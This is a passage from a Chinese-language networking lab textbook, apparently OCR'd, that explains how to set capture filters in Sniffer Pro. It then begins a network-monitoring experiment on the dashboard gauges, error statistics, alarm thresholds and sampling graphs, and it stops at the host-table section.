用户可以通过单击快捷面板上的按钮，或者选择“捕获”菜单下的“定义过滤器”命令来设定捕获条件，如图 3.2.29 所示。




图 3.2.29 过滤器操作界面

过滤器主要包括“摘要”、“地址”、“数据模式”、“高级”和“缓冲”5 个选项卡。

- “摘要”选项卡显示当前缓冲器的设定情况。
- “地址”选项卡用来进行缓冲器捕获条件的设定，如图 3.2.30 所示。




图 3.2.30 捕获条件定义

- “数据模式”选项卡用来编辑捕获条件。
- “高级”选项卡用来设定捕获的协议、数据包类型和数据包大小等信息。
- “缓冲”选项卡用来对缓冲区进行详细配置。

在“高级”选项卡下，可以更加详细地配置捕获条件：可以选择需要捕获的协议条件、数据包具体长度和数据包类型等。可以将当前设置的过滤规则条件保存为配置文件(Profiles)。在“定义过滤器-捕获”对话框中，可以单击 默认 下拉列表选择保存的捕获条件。

在“数据模式”选项卡下，可以编辑更加详细的捕获条件，如图 3.2.31 所示。利用数据模式的方式可以实现复杂报文过滤，但同时增加了捕获的时间复杂度。




图 3.2.31　捕获条件详细配置界面

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

3.2.4　网络监视实验

实验器材

Sniffer Pro 软件系统，1 套。
PC(Windows XP/Windows 7)，1 台。

预习要求

(1) 做好实验预习，复习网络协议的有关内容。
(2) 复习 Sniffer Pro 软件数据捕获功能的操作方法。
(3) 熟悉实验过程和基本操作流程。

(4) 做好预习报告。

实验任务

通过本实验,掌握以下技能:

(1) 熟练掌握 Sniffer Pro 的各项网络监视模块的使用。

(2) 熟练运用网络监视功能,撰写网络动态运行报告。

实验环境

本实验采用一个已经连接并配置好的局域网环境。PC 上安装 Windows 操作系统。

预备知识

(1) TCP/IP 原理及基本协议。

(2) 数据交换技术概念及原理。

(3) 路由技术及实现方式。

实验步骤

选择“监视器”菜单或单击工具栏上的按钮,可依次看到如下监视功能:“仪表板”、“主机列表”、“矩阵”、“请求响应时间”、“历史取样”、“协议分析”、“全局统计表”和“警报日志”等。

1. 仪表板(Dashboard)

单击工具栏上的按钮,即可弹出仪表板。在仪表板上方,可对监视行为进行具体配置,并对监视内容进行重置。如图 3.2.32 所示,网络监视仪表板包括 3 个仪表。




图 3.2.32 网络监视仪表板

第一个仪表显示的是网络使用率(utilization),第二个仪表显示的是网络的每秒钟通过的包数量(packets/s),第三个仪表显示的是网络的每秒错误率(errors/s)。下面的数字中,前面的数字表示当前值,后面的数字表示最大值。通过 3 个仪表可以直观地观察到网络的使用情况,仪表的红色区域是警戒区域,如果发现有指针到了红色区域,就该引起重视,说明网络线路不好或者网络负荷太大。如果需要获得更为详细的网络整体使用情况,可以单击“细节”按钮,查看数据统计结果。

如图 3.2.33 所示,Drops 表示网络中遗失的数据包数量(在网络活动高峰期经常会遗失数据包),过多的广播会使网络上所有系统的性能整体下降。在粒度分析表格中列出了网络中数据包的分布状态,包括 64B、65～127B、128～255B 等不同字节的数据包总数。错误描述表格中列出了错误出现率,也就是 errors/s。

网络		粒度分布		错误描述	
数据包	340 768	64 B	23 074	CRCs	71
Drops	0	65-127B	127 080	Runts	0
广播	5 360	128-255 B	23 328	太大的	0
多点传送	432	256-511B	12 804	碎片	0
字节	232 901 272	512-1023B	18 126	Jabbers	0
利用	0	1024-1518 B	136 356	队列	0
错误	71			Collisions	0

标准尺　细节

图 3.2.33　网络监视详细信息

通过 3 个仪表盘，可以很容易地看到从捕获开始，有多少数据包经过网络，多少帧被过滤，以及遗失了多少帧等情况，还可以看到网络的利用率、数据包数目和广播数，如果发现网络在每天的特定时间都会收到大量的组播数据包，就说明网络可能出现了问题，需及时分析哪个应用程序在发送组播数据包。

Sniffer 的很多网络分析结果都可以设定阈值，若超出阈值，报警记录就会生成一条信息，并在仪表盘上以红色来标记阈值的警告值。网络管理员应记录警告信息，并且查看系统超过了阈值多少次，以及超出阈值的频率是多少，这些信息有助于确定网络是否有问题。

单击仪表板上的 Set Thresholds（设定阈值）按钮，打开 Dashboard Properties 对话框，即可根据自己的网络状况来配置仪表阈值，以保证仪表能准确地显示网络情况。

如图 3.2.34 所示，可以在仪表板的下方查看网络监视曲线图，主要包括网络、错误描述和粒度分布 3 种情况。Long Term 选项每 30min 采样一次，一共可以采样 24h；Short Term 每 30s 采样一次，可以采样 25min。




图 3.2.34　网络监视曲线图

2. 主机列表(host table)

